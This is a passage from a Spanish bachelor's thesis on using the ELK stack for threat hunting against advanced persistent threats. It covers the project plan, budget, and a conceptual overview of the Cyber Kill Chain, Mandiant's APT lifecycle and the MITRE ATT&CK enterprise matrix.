Universidad de Valladolid

Escuela de Ingeniería Informática

Trabajo Fin de Grado

Grado en Ingeniería Informática

Threat hunting con la pila ELK

Autor:
Francisco Cesar Ganso Gil

Universidad de Valladolid

Escuela de Ingeniería Informática

Trabajo Fin de Grado

Grado en Ingeniería Informática

Threat hunting con la pila ELK

Autor:
Francisco Cesar Ganso Gil

Tutores:
Blas Torregrosa Garcia

Resumen

El siguiente trabajo de fin de grado consiste en la evaluación de una solución que permita realizar el proceso de threat hunting con el fin de detectar amenazas persistentes avanzadas.
Este trabajo surge con el auge de la seguridad en las empresas frente a la necesidad de seguridad frente a las amenazas planteadas por los ciberdelincuentes debido a la digitalización de sus servicios.
Debido a esto la seguridad se vuelve más importante y, por ello, los atacantes crean nuevas formas de conseguir sus objetivos. En este entorno, los analistas buscan herramientas que permitan a las organizaciones defenderse de una forma eficaz frente a las nuevas amenazas. Uno de estos procesos que permiten aumentar la seguridad se llama threat hunting que consiste en la búsqueda proactiva de indicios de amenazas.
En los entornos en los que se desarrolla la actividad de las organizaciones pueden existir múltiples tipos de amenazas a las que un equipo de seguridad, sin embargo este trabajo se centrará en un tipo de amenaza que empezó a proliferar en el año 2010 y sigue hasta nuestros días,las amenazas persistentes avanzadas las cuales son complicadas de detectar debido al gran número de técnicas que se suelen emplear para tratar de realizar su actividad de forma que no sea perceptible para el analista. Estas amenazas se suelen dar en entornos complejos que conllevan una gran preparación previa por parte de los atacantes.
Esta labor de detección se realizará apoyándose en las tecnologías que nos ofrece la compañía Elastic, las cuales permitirán realizar la alerta temprana y la búsqueda de los indicios de las posibles amenazas que se puedan dar en el entorno. Para poder realizar la alerta temprana de forma correcta se necesitara explorar las posibilidades de aprendizaje automático que nos ofrece la solución que permitirá aliviar la carga que tendrán los analistas.
Previamente a la instalación de las tecnologías se deben entender los múltiples aspectos que diferencias a las amenazas persistentes avanzadas del resto de las amenazas, su ciclo de vida, las diferentes técnicas que pueden utilizar para lograr sus objetivos, con el fín de realizar la instalación y configuración de un laboratorio donde se reproducira una amenaza persistente avanza que permitirá validar la efectividad de la solución mostrada en este trabajo.

Tabla de Contenidos

Lista de Figuras

Lista de Tablas

Capítulo 1

Introducción

1.1. Contexto

En la actualidad, la seguridad informática gana cada día más peso en las empresas; por ello, las técnicas van cambiando, buscando mejorar y adaptarse a los nuevos movimientos de aquellos denominados ciberdelicuentes.
Una de las formas de protegerse frente a estas amenazas parte de un enfoque proactivo, donde el investigador busca indicios de amenazas que puedan haberse saltado las medidas de ciberseguridad impuestas por la empresa. Este enfoque se conoce como threat hunting; se ha vuelto muy popular en los últimos años debido a que permite detectar amenazas persistentes; por ello, queríamos tratar de comprenderlo y probar su efectividad. Hay varias formas formas de aplicar este enfoque siendo la más popular el uso de SIEM(Security information and event management) de terceros, sin embargo, este tipo de servicios pueden ser bastante caros como para que una pequeña o mediana empresa pueda permitirselos, por lo que en este TFG se quiere probar una variante gratuita que aunque requiera una mayor implicación del equipo de seguridad, ya que requiere realizar las configuraciones pertinentes, permita a las pequeñas o medianas empresas aprovechar el talento de sus equipos de seguridad a la vez que realizan sus tareas de seguridad sin necesidad de que tengan que gastar una gran parte de su presupuesto en ello.

1.2. Motivación

El threat hunting es uno de los procedimientos de seguridad que más popularidad esta ganando durante los últimos años, esto se debe a que permite aprovechar al máximo el talento y la experiencia de aquellos que lo ejecutan correctamente sin tener que invertir en gran medida en herramientas auxiliares. Con este proyecto se busca establecer un entorno sencillo en que se pueda experimentar este proceso, para que en proyectos posteriores se pueda realizar de forma más profunda. Para ello se opta por realizar este proceso a través de herramientas gratuitas que no estén previamente configuradas y así permitir a los analistas de seguridad realizar sus investigaciones para obtener la configuración que más se adapte a las necesidades de su entorno.

1.3. Objetivos y alcance

El objetivo de este trabajo es la implantación de una solución en el entorno que permita realizar el proceso de threat hunting con el fin de detectar las posibles amenazas que se encuentren dentro de este. Posteriormente se validará la efectividad del entorno realizando un experimento donde se simulara una amenaza en el entorno y que deberá ser detectada valiendose de las herramientas que nos facilita la

solución, que en este caso sera la pila ELK.
Para ello, se han propuesto los siguientes objetivos:

- **Estudio del proceso de threat hunting:** Se necesitará conocer su definición y como se llevará a cabo.
- **Estudio de las amenazas persistentes avanzadas:** Se requerirá conocer las características principales de las amenazas persistentes avanzadas para, posteriormente realizar un experimento simulando su comportamiento.
- **Instalación y configuración del laboratorio:**Se realizará la instalación de las diferentes parte de la pila en las máquinas proporcionadas para el proyecto donde se llevarán a cabo los experimentos con el fin de validar la efectividad de la solución ante las amenazas.
- **Detección de la actividad normal de un usuario:**Para llegar a comprender lo que se puede considerar una amenaza, se debe entender lo que se considera la normalidad de un usuario. Esto permitirá comprender cuáles son los eventos que se corresponden con la actividad del usuario y cuándo hay una anomalía. Conocer la normalidad permitirá excluir eventos que no contengan datos de interés y facilitará la implantación del machine learning.
- **Creación de un experimento:**Finalmente, se realizará un experimento donde se detectará aquella actividad que pueda parecer sospechosa con el objetivo de detectar amenazas.Para ello, se simulará una amenaza en el entorno apoyándose en herramientas externas que generarán indicadores de compromiso que se tratarán de detectar mediante el uso de la pila.

1.4. Archivos de configuración y detalles de la monitorización

La información relativa a la configuración de Logstash se muestra en el anexo II. El resto de los archivos de configuración se adjuntan al trabajo. El anexo I contiene información sobre los eventos que supervisaremos y las políticas de auditoría de Windows que necesitaremos habilitar para que se puedan recoger los eventos.

Capítulo 2

Plan de proyecto

En el siguiente capítulo se detallan los conceptos y acrónimos que se deben conocer,posteriormente se presenta el plan de desarrollo de este TFG, y finalmente se muestra el presupuesto estimado del proyecto y el plan de riesgo.

2.1. Conceptos y acrónimos

- **IOC:** Término con el que se conoce a los indicadores de compromiso. Es un término forense empleado para referirse a una evidencia de la existencia de una brecha de seguridad. Estos indicadores pueden usarse detectar actividad sospechosa en etapas tempranas.
- **Threat hunting:** Se define threat hunting como un proceso proactivo e iterativo de búsqueda de actividad anormal en servidores y redes que puedan ser indicios de amenazas avanzadas que hayan evadido las medidas de seguridad.La principal diferencia que presenta con otras medidas de seguridad es su proactividad. El threat hunting combina el uso de herramientas de seguridad automatizadas con el análisis y el instinto humano.
- **APT:** Término con el que se conoce a las amenazas persistentes avanzadas. Son un tipo de ataque dirigido más sofisticado que busca establecer posicionamiento dentro de una infraestructura de una organización, con objetivos específicos. Sus principales características son:
  - Avanzada: Debido al gran número de técnicas que pueden emplear para llevar a cabo sus objetivos.
  - Persistente: Pueden llegar a permanecer un largo período de tiempo ocultas; normalmente este tipo de ataques buscan una información específica.
  - Amenaza: Debido a la existencia de un atacante con un objetivo.
- **KQL:** Acrónimo de Kibana Querying Language.
- **ECS:** Acrónimo de Elastic Common Schema. Se refiere a una especificación de código libre desarrollada en conjunto por Elastic y la comunidad. Esta especificación define el conjunto de campos comunes que tiene que tener la información para ser almacenada en Elasticsearch.
- **RAT:** Acrónimo de Remote Access Tool o Remote Access Trojan, dependiendo del fin que se tenga. Se utiliza para describir una herramienta que nos permite realizar el acceso remoto a sistemas
- **SIEM:** Acrónimo de Security Information and Event Management, es una solución software que permite centralizar el almacenamiento y la interpretación de los datos relevantes de seguridad.

- **C2:** Acrónimo de command and control.
- **RDP:** Acrónimo de Remote Desktop Protocol.
- **RDS:** Acrónimo de Remote Desktop Services.

2.2. Modelo y fases del proyecto

Durante el desarrollo del proyecto se empleará la metodología conocida como modelo de desarrollo en cascada. Este modelo describe un método de desarrollo lineal y secuencial donde, una vez analizada una fase, se avanza a la siguiente y lo obtenido en la fase anterior se pasa a la nueva. Las fases del proyecto son las siguientes:

- **Fase de creación del entorno:** En esta fase se producirá la creación del laboratorio con los elementos requeridos.
- **Fase de caracterización de la actividad un usuario:** En esta fase se determina cuál es la actividad normal de un usuario y la del sistema.
- **Fase de experimentación:** En esta fase se realizará un experimento que emulará una APT y se tratará de detectarla.
- **Fase de documentación:** En esta fase se terminará la documentación requerida para la presentación del TFG .

En esta sección se presentarán las diferentes tareas de las que constará el proyecto y el diagrama de Gantt correspondiente.

Fase de creación del entorno

ID: 01	**Estudio de la pila ELK**
Predecesoras:	-
Duración:	4 días
Se debe aprender el funcionamiento de los componentes de la pila que debemos utilizar.	

ID: 02	**Instalación de la pila ELK**
Predecesoras:	01
Duración:	3 días
Se requiere la instalación y configuración de los componentes de la pila para la creación del laboratorio.	

ID: 03	**Estudio de las herramientas de recolección de logs**
Predecesoras:	-
Duración:	4 días
Se requiere conocer las herramientas que emplearemos para monitorizar la actividad del usuario. En este caso Sysmon,Winlogbeat y Packetbeat.	

ID: 04	Instalación de las herramientas de recolección de logs
Predecesoras:	03
Duración:	2 días
Se requiere instalar las herramientas que emplearemos para monitorizar la actividad del usuario.	

ID: 05	Final de la fase de creación del entorno
Predecesoras:	02 y 04
Duración:	-
-	

Fase de caracterización de la actividad de un usuario

ID: 06	Estudio del sistema operativo Windows
Predecesoras:	05
Duración:	4 días
Entender los diferentes tipos de eventos, directivas de auditoría y el funcionamiento de los logs en Windows	

ID: 07	Estudio de la actividad normal de un usuario
Predecesoras:	-
Duración:	7 días
Entender en que consiste la actividad normal de un usuario con los diferentes eventos que se generan.	

ID: 08	Configuración de las herramientas para registrar la actividad normal
Predecesoras:	06 y 07
Duración:	5 días
Configuración de los componentes de la pila, Sysmon, Winlogbeat y Packetbeat para detectar la actividad normal del usuario.	

ID: 09	Simulación de la actividad normal de un usuario
Predecesoras:	08
Duración:	3 días
Se tratará de imitar la actividad normal de un usuario y crear diferentes visualizaciones que ayuden a entender más esta actividad.	

ID: 10	Estudio de los resultados
Predecesoras:	09
Duración:	2 días
Se comprobará si se ha conseguido capturar la actividad habitual de un usuario.	

ID: 11	Final de la fase de caracterización de un usuario
Predecesoras:	10
Duración:	-
-	

Fase de experimentación

ID: 12	Estudio del ciclo de vida de una APT
Predecesoras:	11
Duración:	4 días
Se necesita conocer el ciclo de vida de una amenaza para saber como reproducir un ataque.	

ID: 14	Estudio de las técnicas descritas en MITRE
Predecesoras:	-
Duración:	5 días
Se necesita conocer las técnicas que se suelen emplear durante las diferentes fases de una amenaza.	

ID: 14	Planificación del experimento
Predecesoras:	12 y 13
Duración:	7 días
Se diseñará un experimento teniendo en cuenta lo aprendido sobre APT.	

ID: 15	Preparación y estudio de las herramientas y técnicas
Predecesoras:	14
Duración:	3 días
Se estudiaran las técnicas y herramientas que se usen en el experimento.	

ID: 16	Desarrollo del experimento
Predecesoras:	15
Duración:	14 días
Se realizará el experimento.	

ID: 17	Comprobar los resultados
Predecesoras:	16
Duración:	-
-	

ID: 18	Estudio de machine learning no supervisado y la pila ELK
Predecesoras:	17
Duración:	4 días
Se estudiarán las posibilidades de machine learning ofrecidas por la pila ELK	

ID: 19	Machine learning con la pila ELK
Predecesoras:	18
Duración:	7 días
Se desarrollaran los trabajos que permiten la detección de amenazas y se empleará la funcionalidad de SIEM ofrecida por Kibana	

ID: 20	Final de la fase de experimentación
Predecesoras:	19
Duración:	-
-	

Fase de documentación

ID: 21	Desarrollo de la memoria
Predecesoras:	20
Duración:	21 días
Se desarrollará la memoria	

ID: 22	Entrega final del TFG
Predecesoras:	21
Duración:	-
-	

Diagrama de Gantt




Figura 2.1: Diagrama de Gantt

2.3. Plan de contingencia

La tabla 2.1 describe un plan de contingencia para los sucesos que pueden ocurrir a lo largo del desarrollo del proyecto.

Riesgo	Contingencia
Avería de las máquinas utilizadas en el proyecto	En este caso se utiliza un sistema de control de versiones como GitHub por si el tiempo que quedase para entregar el proyecto no fuese suficiente y se decidiera emplear otra máquina distinta
Indisposición de tiempo suficiente	Se retrasará la fecha de entrega del proyecto hasta la segunda convocatoria.
Indisposición del personal	En caso de que no se puedan cumplir los objetivos del proyecto en el tiempo restante se retrasará la fecha de entrega hasta la segunda convocatoria, si no es el caso se presentará según los plazos ya descritos.
Fallos de conexión	Si no se pudiesen utilizar las máquinas en las que se desarrolla el proyecto por problemas de conexión se procedería a reajustar plazos adelantando aquellas tareas que no requieran su utilización.
Actualización de algún componente	En caso de que se realicen cambios en los componente mientras se realiza el proyecto se tratará de actualizar los componentes siempre que no se produzca ningún fallo con lo ya realizado.
Dificultades en la implementación de alguna de las partes	En caso de que se produzca alguna dificultad o que se requiera una mayor compresión de las partes del proyecto se movería la fecha limite final a una fecha más tardía.

Tabla 2.1: Plan de contingencia

2.3.1. Presupuesto

Los recursos utilizados son los siguientes:

- Un ingeniero informático junior, cuyo sueldo anual gana 22.000€.Suponiendo que el número de días laborables en un año en España es de 250 días. Si se realiza una jornada laboral de 8 horas se estima que cobra a 11€ la hora de trabajo. En este proyecto se estima que el ingeniero informático junior trabajará en torno a 4 horas diarias durante 15 semanas, con 5 días laborables por semana, por lo que su coste final será de 3300€.

- Un tutor, al que se le da el rol de un jefe de proyecto cuyo sueldo se estima en 48.000€ anuales. Realizando el mismo número de horas diarias que en caso anterior y durante las mismas semanas se estima que su coste final es de 7200€.

- Dos máquinas virtuales cuyos nombres son tfg-va06-francisco y tfg-va06-francisco-2. Se estima, mediante las características especificas de cada máquina que costará 0.0945€/hora y 0.1900€/hora, suponiendo que se emplean durante el desarrollo del proyecto(300 horas) se obtiene el siguiente coste para cada máquina: 28.35€ y 57€. En la tabla 2.2 se indica el coste total en función del número de horas.

Recursos	**Coste(Euros/hora)**	**Horas**	**Total(Euros)**
ingeniero informático junior	11	300	3300
jefe de proyecto	24	300	7200
tfg-va06-francisco	0.0945	300	28.35
tfg-va06-francisco-2	0.1900	300	57
			10585.35

Tabla 2.2: Presupuesto

Capítulo 3

Marco teórico

3.1. Threat hunting

Se entiende threat hunting como el proceso de búsqueda iterativa y proactiva que permita detectar e identificar indicios de que un atacante ha comprometido de manera existosa nuestra red, aplicación, servidores o sistemas evadiendo los mecanismos de seguridad implementados. Aunque este proceso se realiza dependiendo, en gran medida, de la automatización y la asistencia de la máquina mediante diferentes herramientas, el proceso en sí no puede ser completamente automatizado ni ningún producto puede realizar la búsqueda de un analista. Por ello, se centra en la parte proactiva y la parte del análisis humano ya que este proceso se realiza principalmente por estos dos métodos. Cabe destacar que el analista debe tener conocer las tácticas, técnicas y procedimientos que componen los ataques para poder identificarlos.

Este proceso se lleva a cabo mediante el conocimiento de la información que se está utilizando y que permite el establecimiento de hipótesis testeables según Robert M. Lee y David Bianco en un trabajo publicado por el instituto SANS [2]. Hay que destacar dos componentes claves que se deben tener en cuenta a la hora de generar hipótesis: primero, se debe tener la capacidad de crear hipótesis derivadas de las observaciones. Para poder obtener esta capacidad se debe poder diferenciar el estado de nuestro entorno, es decir, se debe conocer la normalidad de nuestro entorno para, posteriormente, poder distinguir valores significativamente diferentes que puedan ser indicios de una amenaza.

En segundo lugar, las hipótesis planteadas deben ser comprobables, es decir, se debe poder comprobar las hipótesis plateadas por los analistas mediante los datos de los que se disponen. Por ello, otra parte importante de este proceso es la elección de las herramientas que se empleen en la recolección de los datos, el conocimiento sobre estas y la calidad de los datos que se obtengan de las mismas.

Como se ha mencionado anteriormente, una de las claves de este proceso es el análisis humano, por lo que aquellas búsquedas que detecten indicadores de compromiso o el uso de herramientas, tácticas o técnicas propias de un ataque no deberían formar una hipótesis directamente sino que es el investigador quién prioriza y analiza estos datos para construir su hipótesis sobre la actividad que representan.

Este proceso se utilizará para tratar de detecta APTs en nuestro entorno, se entiende APT(amenaza persistente avanzada) un tipo de ataque dirigido más sofisticado que busca establecer posicionamiento dentro de una infraestructura de una organización, con objetivos específico, sin embargo se debe conocer la forma en la que funcionan estos ataques para poder detectarlos, para ello primero debemos entender las etapas que conforman un ataque.

3.2. The Cyber Kill Chain

Figura 3.1: The Cyber Kill Chain

Desarrollada por Lockheed Martin, es un marco de trabajo que forma parte del modelo Intelligence Driven Defense [21] para la identificación y prevención de la actividad de intrusiones. Este modelo indica qué fases se han de realizar para cumplir el objetivo de una intrusión.
Este marco de trabajo deriva de un modelo militar que consiste en identificar, preparar el ataque, atacar y destruir el objetivo.
El modelo consta de 7 etapas: Reconocimiento (Reconnaissance), militarización(Weaponization), Entrega(Delivery), Explotación(Exploitation), Instalación(Installation), Mando y Control(Command Control) y Acciones sobre Objetivos(Actions on Objectives).
La etapa de Reconocimiento consiste en la investigación, identificación y selección de objetivos mediante la recolección de información del objetivo por diversos medios como redes sociales. En esta etapa también se puede recoger información más técnica mediante el escaneo de puertos y la búsqueda de vulnerabilidades.
Una vez concluida esta etapa, se pasa a la etapa de Militarizacion; en esta fase se decide la forma en la que se llevar a cabo el ataque, teniendo en cuenta la información recogida; por ejemplo, se crea un malware que explote una vulnerabilidad de una versión desactualizada de un programa.
La fase de Entrega consiste en la transmisión del ataque a las víctimas; comúnmente se suele realizar vía phishing mediante la descarga de un documento que contiene macros que descargan a las víctimas el malware.

Una vez que se ha propagado la amenaza, comienza la etapa de Explotación, donde se espera a que el malware desarrollado y entregado en etapas anteriores explote la vulnerabilidad.
La siguiente fase es la fase de Instalación, donde se produce la instalación de malware adicional que el atacante pueda necesitar; en esta fase se busca establecer persistencia.
La etapa posterior es el Mando y Control: una vez que el sistema ya está comprometido, se busca establecer los canales de comunicación que permitan controlar el sistema de forma remota.
La última fase, llamada Acciones sobre Objetivos, consiste en cumplir el objetivo del ataque, por ejemplo la obtención de la información o seguir moviéndose por la red empresarial.
Una vez conocido las etapas en las que se divide un ataque se debe aplicar estas etapas a las apt, buscando conocer las etapas que las componen.

3.3. El modelo de ciclo de vida de las APT de Mandiat

Mediante la aplicación del modelo presentado por Lockheed Martin se crearon otros modelos que tratan de explicar el ciclo de vida de una APT. El modelo de Mandiat [22] explica detalladamente las fases que conforman el ciclo de vida de una APT.




Figura 3.2: El modelo de ciclo de vida de las APT de Mandiat

El modelo presenta dos fases de inicio; algunos autores creen que empieza por la fase de Reconocimiento Inicial(Initial Recon), que es muy similar a la fase de Reconocimiento en el Cyber Kill Chain y después seguiría la fase de Compromiso Inicial(Initial Compromise) que contendría las fases de militarización y entrega. Otros autores consideran que el modelo empieza directamente en Initial Compromise y este contendría las fases de Reconocimiento, Militarización y Entrega siendo el fin de esta fase seleccionar al objetivo, preparar el ataque y entregar el malware. La siguiente fase, llamada la fase de establecer un punto de apoyo (Establishing Foothold), consiste en instalar backdoors que nos permitan acceder al sistema de forma sigilosa; en esta fase se encuentran las etapas de explotación e instalación de Cyber Kill Chain.
La fase posterior es la fase de escalar privilegios(Escalate Privileges); en esta fase se busca obtener privilegios de administrador en el sistema y en el dominio. Este es un paso crítico para las APTs ya que facilitar la obtención de nombres de usuario y contraseñas que permitirán moverse por la red forma sigilosa.
La fase de Reconocimiento interno(Internal reconnaissance) consiste en recoger información interna sobre el entorno de la víctima; normalmente en esta fase se emplearán comandos pertenecientes al propio sistema operativo que permitirán generar menos actividad inusual. La fase subsiguiente es la de movimientos

laterales (Move laterally), consiste en usar las credenciales legítimas recogidas en fases anteriores para acceder a otros sistemas de la red. Mantener la presencia (Maintain Presence) es la siguiente fase del modelo; en esta fase el atacante busca asegurar un acceso continuo al entorno. Los métodos más comunes pueden ser la instalación de múltiples backdoors o ganar acceso a los servicios de acceso remoto. La última fase del ciclo es completar la misión (Complete mission) donde el atacante consigue su objetivo, como por ejemplo conseguir información o detener un servicio. Esta fase es semejante a la etapa de Acciones sobre Objetivos.
Conocido el ciclo de vida de una APT se deben comprender las diferentes técnicas que forman parte del marco de trabajo de las amenazas persistentes avanzadas y que por tanto deberian ser detectadas.

3.4. Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Model and Framework(Mitre ATT&CK)

MITRE es una organización estadounidense sin ánimo de lucro localizada en Bedford, Massachusetts y McLean, Virginia.
Provee ingeniería de sistemas, investigación, desarrollo y soporte sobre tecnologías de la información al gobierno de Estados Unidos de América y en 2013 crearon ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) [17], que consiste en un repositorio de las técnicas y las tácticas usadas por los atacantes observadas en incidentes pasados sufridos por organizaciones. MITRE presenta tres matrices de técnicas empleadas por los atacantes, dividas en tácticas que cubren el modelo de Cyber Kill Chain, las cuales son:

- **matriz PRE-ATTACK&CK [19]:** que se encarga de cubrir las fases de reconocimiento y militarización.

- **matriz ATT&CK para empresa [18]:** que cubre el resto de las fases de Cyber Kill Chain y tiene subcategorias en función del sistema operativo.

- **matriz ATT&CK para dispositivos moviles [20]:** muestra las tácticas y técnicas empleadas en dispositivos móviles.




Figura 3.3: Matrices MITRE

En el experimento se utilizan técnicas de la matriz para empresa ya que los primeros pasos de reconocimiento y militarización se dan por supuestos. Las 12 tácticas que se han categorizado en la matriz ATT&CK para empresas se centran en las últimas etapas(Entrega, Explotación, Control, Mantenimiento y ejecución) del cualquier ciclo de vida de un atacante, como las descritas en el modelo Cyber Kill Chain de Lockheed Martin. Las 12 tácticas mostradas en la matriz para empresas consisten en Acceso inicial, Ejecución, Persistencia, Escalada de privilegios, Evasión de defensa, Acceso de credenciales, Descubrimiento, Movimiento lateral, Colección, Mando y Control, Exfiltración e Impacto.

Enterprise Matrix

Below are the tactics and technique representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption

Figura 3.4: Matriz para empresa

Cada categoría contiene una lista de técnicas que un adversario podría utilizar para realizar esa táctica. Las técnicas se desglosan para proporcionar una descripción técnica, indicadores, datos útiles de

